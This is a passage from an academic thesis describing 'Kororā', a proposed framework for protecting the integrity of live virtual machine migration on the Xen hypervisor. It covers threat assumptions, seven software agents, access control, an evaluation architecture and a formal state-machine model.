- *System Element 3: The integrity of data files on the VM, including all confidential and system files*: The VM is loaded from the storage location; the VM image may not comply with the intended settings and the configurations needed for proper implementation of each environment. The VM image itself could be distorted (perhaps by an insider) or even maliciously modified. This research found two ways to analyse these files before migration – 'supply the data files' and 'system files hashsum' – and then check them after migration.




Figure 4.4: System architecture of the proposed framework

4.6 Design framework system assumptions

Many researchers have investigated cloud security problems in distributed environments; however, most of them have emphasised the implementation challenges of specific defence algorithms while overlooking various factors and the outcomes of considering each element on their proposed system developments. Therefore, it is essential here to propose a comprehensive process for preventing and detecting abnormal behaviour in cloud environments' current state to achieve multiple goals from both users and CSPs.

This thesis is based on the following assumptions to improve the level of integrity in public cloud environments:

- *Assumption 1*: An attacker does not have physical access to any server in LAN, but it can exploit the software or system vulnerabilities of the VMs. Thus, the VMs and the network are untrusted.
- *Assumption 2*: An attacker cannot spy on, damage, insert or delete messages in the VM. Attackers are interested in abusing the VM migration to increase their network benefits (e.g. starting their malicious VMs, acquiring information about the transferred VM, migrating a malicious VM to a trustworthy platform).
- *Assumption 3*: TPMs embedded in platforms can be trusted. The trust can extend to the software tool that computes an object state for integrity measurement using a root of trust.
- *Assumption 4*: VMs communicate with other VMs running on the same platform, with similar hardware components and using the same hypervisor (Xen).

4.7 Design framework system architecture

The proposed framework system architecture involves a context-aware security model and the necessary components of enforcement mechanisms, integrity verification, and query middleware. This study has also introduced seven different agents to turn the proposed framework into a reality in the marketplace of secure live VM migration systems during the overall system design. Usually, the migration threads are added to the origin server if the live VM memory data migration is invoked. It is essential to eliminate unnecessary traffic to the source server to achieve adequate VM quality for

all the migrating/co-located VMs in the source server and rapidly migrate the VMs to the destination servers. Motivated by the above observation and analysis of idle snapshots in the backup server(s), this research proposed a system of exploiting these idle snapshots in backup servers to achieve these goals.

The proposed framework provides a hypervisor-based VM migration protection system. In this system, the metadata should be marshalled in this migration without suffering any attacks. The VMM includes three different modules: The 'data protector', the 'metadata administrator' and the 'security guard'. The data protector has the authority to encrypt and decrypt content that resides within the migrating VM in the protected migration. The metadata administrator organises the metadata for transmission and recovery in the migration destination machine. The security guard protects the live migration system from different threats.

The approach of live migration is usually divided into three different sections: 1) migration of the process, 2) migration of memory and 3) suspend/resume migration. The proposed framework system architecture focused on a hypervisor that preserves metadata using cryptography and hashing algorithms. The protected live VM migration framework based on the hypervisor was designed to identify the different attacks and perform an independent secure migration process. The process of live VM migration in this research meant migrating a VM from a source host to a destination host without suffering any breaches. These requirements must be incorporated into the process of a secure live VM migration platform.

Before the migration starts, it is essential to integrate the origin with the destination and verify whether the target is correct. Cryptographically, the destination network shows its identity as an origin of integrity establishment. To protect the process of live VM migration, effective access control policies must be provided. An unauthorised user/role can begin the live VM process and initiate the migration. The use of access control lists in the hypervisor prevents unauthorised activities (authorisation). In this research, the rights to perform these operations belong to the application server, which acts as the control manager.

In such a context, the application of an access control policy requires different data to be encrypted with other keys to allow the external server to enforce access control and support selective dissemination and access directly. This research is assumed that access controls by users to the outsources data to be read-only. Therefore,

the data owner defines a discretionary access control policy to regulate read operations on the outsourced resources. This thesis uses a component in an access control system called the key distribution centre (KDC) to service user requests to access resources by supplying access tickets and session keys. The KDC will use cryptographic techniques to authenticate requesting users, lookup their permissions, and grant them a ticket permitting access.

This research also considers the distributions of different encryption keys by using partitions KDC functionality between two different agents: the authentication server and the ticket-granting service (TGS). The authentication server issues ticket-granting tickets following successful authentication of the user. Using the ticket-granting-ticket, the user can access to the TGS and request a ticket to access a specific resources/ system. The TGS issues tickets for connection to resources in its domain based on a valid ticket-granting ticket presented by the user.

An attacker may use route hijacking or ARP poisoning techniques in the migration process to initiate a MiTM attack. During live VM migration, the source and destination platforms need to perform mutual authentication to avoid MITM attacks (authentication). An encrypted network must be set up so that no data can be accessed from the VM content by an intruder and software alteration can be detected correctly. This helps prevent active attacks on live migration, such as memory manipulation, and passive attacks, such as sensitive information leakage (confidentiality and integrity of VM during migration). An intruder may intercept traffic and later replay it for authentication in the process of the VM migration. Therefore, the method of live VM migration should be immune to replay. Nonces can be used in migration to prevent playback attack (reply resistance). The source host cannot deny the VM migration activity, but public-key certificates can be used (source non-repudiation).

Throughout the VM live memory data migration, the source server is quite busy with tasks such as executing the scheduled maintenance task, running many co-located VMs or waiting to shut down soon. In general, whenever VM live memory data migration is invoked, migration threads are introduced to the source server. It is vital to eliminate any unnecessary traffic to the source server to quickly achieve satisfactory VM performances for all the migrating/co-located VMs in the source server and migrate VMs to the destination servers. Motivated by the above observation and analysis of idle

snapshots in the backup server(s), this thesis proposed a framework that could achieve these goals by leveraging these idle snapshots in the backup servers.

The next sections elaborate on the seven agents considered part of the design framework system architecture in the proposed framework (see Figure 4.4).

4.7.1 Virtual Trusted Platform Module Agent

A vTPM provides TC for multiple VM migration on a single platform (Berger et al., 2006). It is essential to move the vTPM instance data along with its corresponding VM data to keep the VM security status in synch before and after a live vTPM-VM migration process. The key to this process is creating ways to safely store and restore the vTPM instance data encrypted in the source system and destination platform. In addition, it needs to protect the integrity of the transferred information in the process of live vTPM-VM migration, as the migration of a VM over the internet is vulnerable to all the threats of data exchange over a public network. Current live VM migration schemes only check the hosts' reliability and integrity, neglecting the verification process for the vTPM-VM to be moved and the vTPM-VM container. This poses a considerable security risk for vTPM-VM migration. To solve this problem, the proposed framework uses vTPM to secure boot the VM(s) over the hypervisor (Xen hypervisor) (see Figure 4.4, Label 1).

4.7.2 Input/Output Agent

The I/O agent redirects the necessary I/O requests to the replacement device from the operating VM itself. To minimise I/O traffic to the original replacement device, it redirects all write requests on the replacement device (Zhou, Liu, Li, & Li, 2013). Meanwhile, the I/O redirects all the popular read requests identified by the data plane module to the replacement device. Suppose the replacement device has only partial data for a request. In that case, the I/O issues read requests to the original replacement device and merge the original device's data into the replacement device. Either the original storage device (Zhou et al., 2013) or the replacement device can be redirected to the read requests from the migration module. While the original storage device generates most of the virtual disk images, the replacement device provides the modified chunks (units of information containing either control information or user data). Because of the VM workload locality, most of the requests will be routed to the original storage device (see Figure 4.4, Label 2).

4.7.3 Data Plane Agent

Different memory contents are moved from one host to another host in this module (e.g. kernel states and application data). The transmission channel must, therefore, be secured and protected from any attack. All migrated data are transferred as precise data without encryption in the live VM migration protocol. Therefore, an attacker may use one of the following techniques to position himself in the transmission channel to execute a MiTM attack: ARP spoofing, DNS poisoning, or route hijacking (Oberheide, Cooke, & Jahanian, 2008; Ver, 2011). These attacks are not theoretical. Tools such as Xensploit work against Xen and VMware migration (Perez-Botero, 2011) (see Figure 4.4, Label 3).

4.7.4 Integrity Analyser Agent

This agent aims to determine standard migration processes and decompose them into operational-level activities to make the migration process more transparent. This agent provides the core mechanism of integrity verification to assist Kororā, particularly with the migration of live VM data to the cloud (see Figure 4.5).




Figure 4.5: Components of the integrity analyser agent

This agent uses the CW model as a fundamental theory for specifying and analysing an integrity policy for the proposed Kororā. It adopts the CW model to live VM migration, focusing on the subjects, objects (see Chapter 5), and their data exchange of users' applications to enhance the live VM migration mechanism's security level and provide user convenience (see Figure 4.4, Label 4).

4.7.5 Data Organisation Agent

In the virtual disk images, the data organisation monitors reading requests' popularity from the live VM itself. Only the popular data blocks that will be read are outsourced to the replacement device. Since the replacement device serves all write requests, the popularity of write requests is not required. Each virtual disk image of the running VM is divided into chunks of fixed size, and the data organisation agent records each chunk's access frequency. If the access frequency exceeds a predefined threshold for a particular

chunk, the entire chunk will be outsourced to the replacement device. All the subsequent accesses to this chunk will be served by the replacement device, which removes their I/O involvement with the migration process. By submitting read-only requests, the migration module usually scans the entire virtual disk files. Most of these requests will only be issued once, except for requests that read dirty blocks of data (see Figure 4.4, Label 5).

4.7.6 Go Agent

The Go Agent is a secure, lightweight process that manages the VM interaction with the hypervisor controller. It has a primary role in enabling and executing hypervisor VM extensions, which allow the post-deployment configuration of the VM, such as installing and configuring software. In addition, VM extensions enable recovery features such as resetting the administrative password of a VM. Without the Go Agent, VM extensions cannot be run in Kororā. Go Agent in Kororā is like the Azure VM Agent's role, which is to install by default on any Windows- or Linux-based systems and provides valuable features, such as local administrator password reset and script pushing (see Figure 4.4, Label 6).

4.7.7 Libvirt Agent

Kororā uses Libvirt Agent as its application programming interface (API). This package adds support for virtualised systems to automatically install and manage large numbers of Unix systems configurations. It is particularly suitable for sites with very diverse and rapidly changing configurations. Further, the Kororā system includes synchronisation markers that allow the host physical machine to force a guest VM back into synch when issuing a command; as Libvirt Agent already uses these markers, guest VMs are able to discard any earlier pending undelivered responses safely (see Figure 4.4, Label 7).

To conclude, several secure, small, and innovative live migration framework designs such as TrustVisor and CloudVisor have been proposed to solve migration security. However, these designs either have reduced functionalities or pose substantial restrictions to the VMs. However, Kororā relies on a trusted hypervisor to deliver the security guarantee (integrity) and contributes a few specific characteristics.

- Korora has not reduced functionalities or pose substantial restrictions to the VMs
- Korora is addressing the threats from a complex hypervisor to VM data
- Korora reduce VM’s and hypervisor TCB based on a microkernel approach

- It is not required to reimplement the VM's and hypervisor from scratch, which is not easy to maintain.
- Korora save VM's migration features and not allows the migration features are lacking
- Korora like some other framework, is supporting encryption-based protection
- Korora also supporting features like Paravirtual I/O
- Korora framework is based on seven software agents running on the Xen privileged 'dom0' and communicating with the Xen-hypervisor.

CHAPTER 5: EVALUATION SYSTEM ARCHITECTURE

5.1 Introduction

This chapter discusses the evaluation system architecture, defines the Kororā state machine framework, explains the proposed model state machine and the relationship between objects and subjects, the system model of live VM migration and the migration scenario. This chapter focuses on how evaluation system architecture can be adopted to define the research system state machine and, consequently, to identify how to apply the integrity model in the designed research framework, Kororā.

Chapter 4 explained how the integrity model acts as a security strength evaluator and supports the live VM migration process. It can also be used as a benchmark to set up the cloud migration service security and find the weaknesses and strengths in the cloud infrastructure. The evaluation system architecture and a critical literature review have been adopted to answer the following two questions:

- What are the essential system attributes of integrity established between the cloud provider and cloud consumer?
- Regarding the cloud service security provider and cloud user services, what are the essential system characteristics of the published integrity established method?

The following section discusses the evaluation system architecture, which is aligned with the solution design steps.

5.2 Kororā evaluation system architecture

One of the proposed integrity framework's primary aims was to consider the entire cloud integrity environment and capture all potential integrity attributes and elements as evidence, including functional and non-functional elements. Evaluation is a key analytical process for all intellectual disciplines. It is possible to apply different evaluation methods to provide information regarding the CSPs' complexity and ubiquity (Alabool & Mahmood, 2016). This research aimed to obtain a set of necessary evaluation components. In particular, the evaluation of the Kororā migration framework method was applied to review the secure establishment framework using the identification of these evaluation components and analysing their weaknesses and strengths.

Evaluation of the Kororā system architecture is considered a theoretical foundation for developing a secure live VM migration framework (Lopez, 2000). Its processes are shown in Figure 5.1, representing an overview of the evaluation components and their interrelations, helping to establish a clear pathway for this study.




Figure 5.1: Components of evaluation and the interrelationships between them (Lopez, 2000, p. 6)

Achieving a comprehensive and reliable integrity level in live VM migration processes was the main reason for using the evaluation theory in this study. Further, this theory offered a clear, formal description of the evaluation components depicted in Figure 5.2.




Figure 5.2: The concepts of evaluation theory in this study's development of the Kororā framework

These concepts are discussed in detail below:

- *Target – integrity between CSPs and CSUs:* The level of integrity of CSPs and CSUs was chosen as the first step of the Kororā evaluation because the CSPs have not yet adopted a comprehensive security partnership to provide not only SSO but also responsive access controls between the internal and external services. In addition, both CSPs and CSUs are required to apply these features of cloud migration to enable a secure live VM migration process across the Xen hypervisor. This is why Kororā was developed to support CSUs in making more efficient decisions based on the system elements' requirements.
- *Criteria – integrity elements of the CSPs and CSUs that are to be evaluated:* This identifies the most suitable area and characteristics for defining the target evaluation. These criteria can be appropriate for a range of elements, and each element can be divided into several sub-elements (Tchernykh et al., 2019). The absence of defined evaluation criteria and system design requirements makes it difficult for CSPs and CSUs to plan live VM migrations and implement sustainable, secure migration solutions. In general, the well-known criteria for the cloud migration progress of cloud services, as discussed in the literature review, are security (confidentiality, integrity and availability), performance, accessibility and usability, scalability and adaptability. Of these, the focus of this thesis was security and integrity. Once the main research criteria had been identified, the CSPs or CSUs needed to evaluate the integrity elements.
- *Yardstick/standard – the ideal secure live VM migration framework measured against the current secure live VM migration framework:* This study focused on the security requirements for the integrity of migration from one VM to another in PaaS cloud environments as a yardstick for measuring and verifying the Kororā framework when running over a Xen hypervisor. This step allowed the integrity verification of live VM migration by running parallel testing, testing multiple topologies, injecting fault and testing case studies.
- *Data-gathering techniques – critical or SLR needed to obtain data to analyse each criterion:* Data-gathering techniques are required to obtain data and analyse each criterion. Based on the standard IT evaluation, three primary

strategies – measurement, opinion and assignation – were identified as being practical here. Observation techniques were used for gathering subjective criteria for the opinion step. Measurement was used to extract the requirements from the appropriate documentation and guidelines. This study used the proposed framework and a checklist to refer to a series of commands and instructions to verify that the Kororā was operating correctly.

- *Synthesis techniques – techniques used to access each criterion and, therefore, to access the target, obtaining the evaluation result:* Evaluation theory synthesis techniques are a procedure for combining several empirical studies (Barnett-Page & Thomas, 2009). This research and the proposed framework relied heavily on a practical synthesis of the literature obtained from the guidelines and the documents reviewed. Further, a quantitative method was applied by counting the primary studies classified in each answer to the RQs and counting the numbers of scholarly papers found in each bibliographic source per year; qualitative methods included several representative studies for each criterion.
- *Evaluation process – a series of tasks and activities used to perform the evaluation:* The evaluation process was used to examine InfoSec products' characteristics, which is the initial process in describing the essential parts of Kororā integrity verification. According to Lopez (2000), the preparation and examination processes are critical in research evaluation theory. In this step, the evaluation target, evaluation criteria and decision-makers were identified as follows:
    - a set of A crucial framework elements, called: $A = (A_1, A_2, \ldots, A_i)$
    - a set of C essential framework components, called: $C = (C_1, C_2, \ldots, C_j)$
    - a set of integrity elements called: $I = (I_1, I_2, \ldots, I_n)$
    - a set of K cloud service user, Kororā framework, called: $K = (K_1, K_2, \ldots, K_m)$.

5.3 Security terminology

A brief description of the specific security terms used is a useful background for discussing the CW model. The following terminology emerged from the literature review analysis of various sources on this subject:

- *Integrity:* There has been much debate in the InfoSec community over the meaning of integrity. For this study, integrity was defined as the quality, correctness, authenticity and accuracy of the information stored within an IS (Biba, 1977).
- *Security policy:* The IS's goal is to control or manage subjects' access (users, processes) to objects (data, programs). This control is governed by a set of rules and objectives called a security policy. Security policies are governing principles adopted by organisations (Mayfield, Roskos, Welke, Boone, & McDonald, 1991).
- *Identifier (I):* An identifier is either an 'HTTP' or 'HTTPS' uniform resource identifier or an extensible resource identifier. This research defined various kinds of identifiers designed for use in different contexts.
- *User Agent (UA):* The end-user that runs a VM migration process is called a UA, with a node on the client network (the client agent) forwarding packets destined for the CSPs (the provider node) to a care-of address on the foreign network.
- *Relying Party (RP):* A CSP that wants proof that the end-user controls an identifier.
- *OpenID Provider (IDP):* An IDP authentication server on which an RP relies, assuming that the end-user controls an identifier.
- *IDP Endpoint Channel (IDPEC):* A back-secured channel that accepts OpenID authentication protocol messages, obtained by performing discovery on the User-Supplied Identifier (USI). This value must be an absolute 'HTTP' or 'HTTPS' Uniform Resource Locator (URL).
- *IDP Identifier (IDPI):* An object for provider OpenID, which provides a way to prove that an end-user is managing an object. It does this without the RP needing access to end-user credentials (e.g. a password) or other sensitive information (e.g. live migration metadata).
- *User-Supplied Identifier (USI):* An identifier that has been presented by the end-user to the RP or selected by the user at the IDP. During the initiation phase of the protocol, an end-user may enter either their identifier or an IDPI. If an IDPI is used, the IDP may help the end-user select an identifier to share with the RP.

- *Claimed Identifier (CI):* An identifier that the end-user claims to own; the overall aim of the protocol is verifying this claim (Siriwardena, 2020).
- *IDP-Local Identifier (IDPLI):* A different possibility identifier for an end-user that is local to an ID and thus not necessarily under the end-user's control.
- *Integrity Authority (IA):* An organisation used to verify the mutual attestation process using the vTPM-enabled platforms.
- *Generated Identifier (GI):* An identifier that has been developed by a TPM or vTPM.
- *Challenge Attester (CHA):* CHA is an attester that sends the challenge for the attester (IDP, USER and RP) to check their integrity. By default, CHA uses binary remote attestation to check the system integrity, but in this scenario, it uses a direct anonymous attestation technique (Brickell, Camenisch, & Chen, 2004) for integrity checking.

5.4 Kororā state machine framework

This research's proposed framework is a state machine framework, with the state expressed in Figure 5.3 and Figure 5.4. This consists of subjects, objects, access attributes, access matrix, subject functions and object functions.

The subjects of the proposed model are defined as follows: Generate vTPM Identifier (G), User-Supplied Identifier (USI), IDP Endpoint URL (IEU), Identifier (I), Claim Identifier (CI) and IDP-Local Identifier (IDPLI). The objects of the proposed model are Relying Party (RP), OpenID Provider (IDP), User Agent (UA), Trust Authority (TA) and vTPM. Access attributes are defined as follows: Read, Write, Read/Write and Execute. In the access matrix, each member represents the access authority of the subject to object.




Figure 5.3: The relationships between the objects and subjects

The proposed model state machine is as follows:

1) t∈T, where T has sorted Quaternion, each member of T is t
2) T = (a, B, c, D), where,
3) a ⊆ (S ×O× A)
4) B is an access matrix, where B_{ij}⊆ A signifies the access authority of s_i to o_i
5) c ∈ C is the access class function, denoted as c= (c_s, c_o)
6) D signifies the existing hierarchy on the proposed framework
7) S is a set of Subjects
8) O is a set of Objects
9) A = [r, w, a, e] is the set of access attributes
10) e*e*: R×T → I×T shows all the roles in the proposed framework, in which *e* is the system response and the next state, R is the requests set, and I is the arbitrary set of requests, which is 'yes/no/error/question'. In this study, the question is important because if the response is equal to the question, it means that the current rule cannot deal with this request.
11) ω = [e_1, e_2, ..., e_s], ω is the list of exchange data between objects:

    W (ω) ⊆ R× I×T ×T

    (R_k, I_m, T*, T) ∈ W (w)

